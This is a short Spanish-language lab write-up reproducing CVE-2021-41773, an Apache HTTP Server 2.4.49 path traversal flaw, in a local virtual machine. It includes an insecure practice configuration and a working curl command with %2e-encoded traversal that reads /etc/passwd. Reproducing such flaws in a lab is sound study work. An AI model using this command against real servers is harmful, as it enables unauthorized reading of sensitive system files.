Resumen de la Vulnerabilidad
- CVE ID: CVE-2021-41773
- Nombre de la Vulnerabilidad: Vulnerabilidad de Path Traversal en Apache HTTP Server
- Nivel de Riesgo: Alto (CVSS 7.5)
- Versiones Afectadas: Apache HTTP Server 2.4.49
- Descripción de la Vulnerabilidad: La versión 2.4.49 de Apache HTTP Server tiene un defecto en la implementación de la función de normalización de rutas
ap_normalize_path. Un atacante puede eludir los controles de acceso mediante la construcción de solicitudes especiales que contienen codificación %2e, permitiendo leer cualquier archivo en el servidor web.
Configuración del Entorno
- Sistema Operativo: Ubuntu 20.04 (máquina virtual)
- Servidor Web: Apache httpd 2.4.49 (compilado e instalado manualmente)
- Entorno de Práctica: Ejecutándose de forma independiente, escuchando en el puerto 8080
- Configuración Clave:
- Cambiar
<Directory /> de Require all denied a Require all granted
- Agregar Alias
/vuln apuntando a /tmp/vuln_dir y establecer permisos
Reproducción de la Vulnerabilidad

Comando de Ataque
curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'

Capturas de Pantalla del Ataque
 fxdyx-a/cve-2021-41773-poc

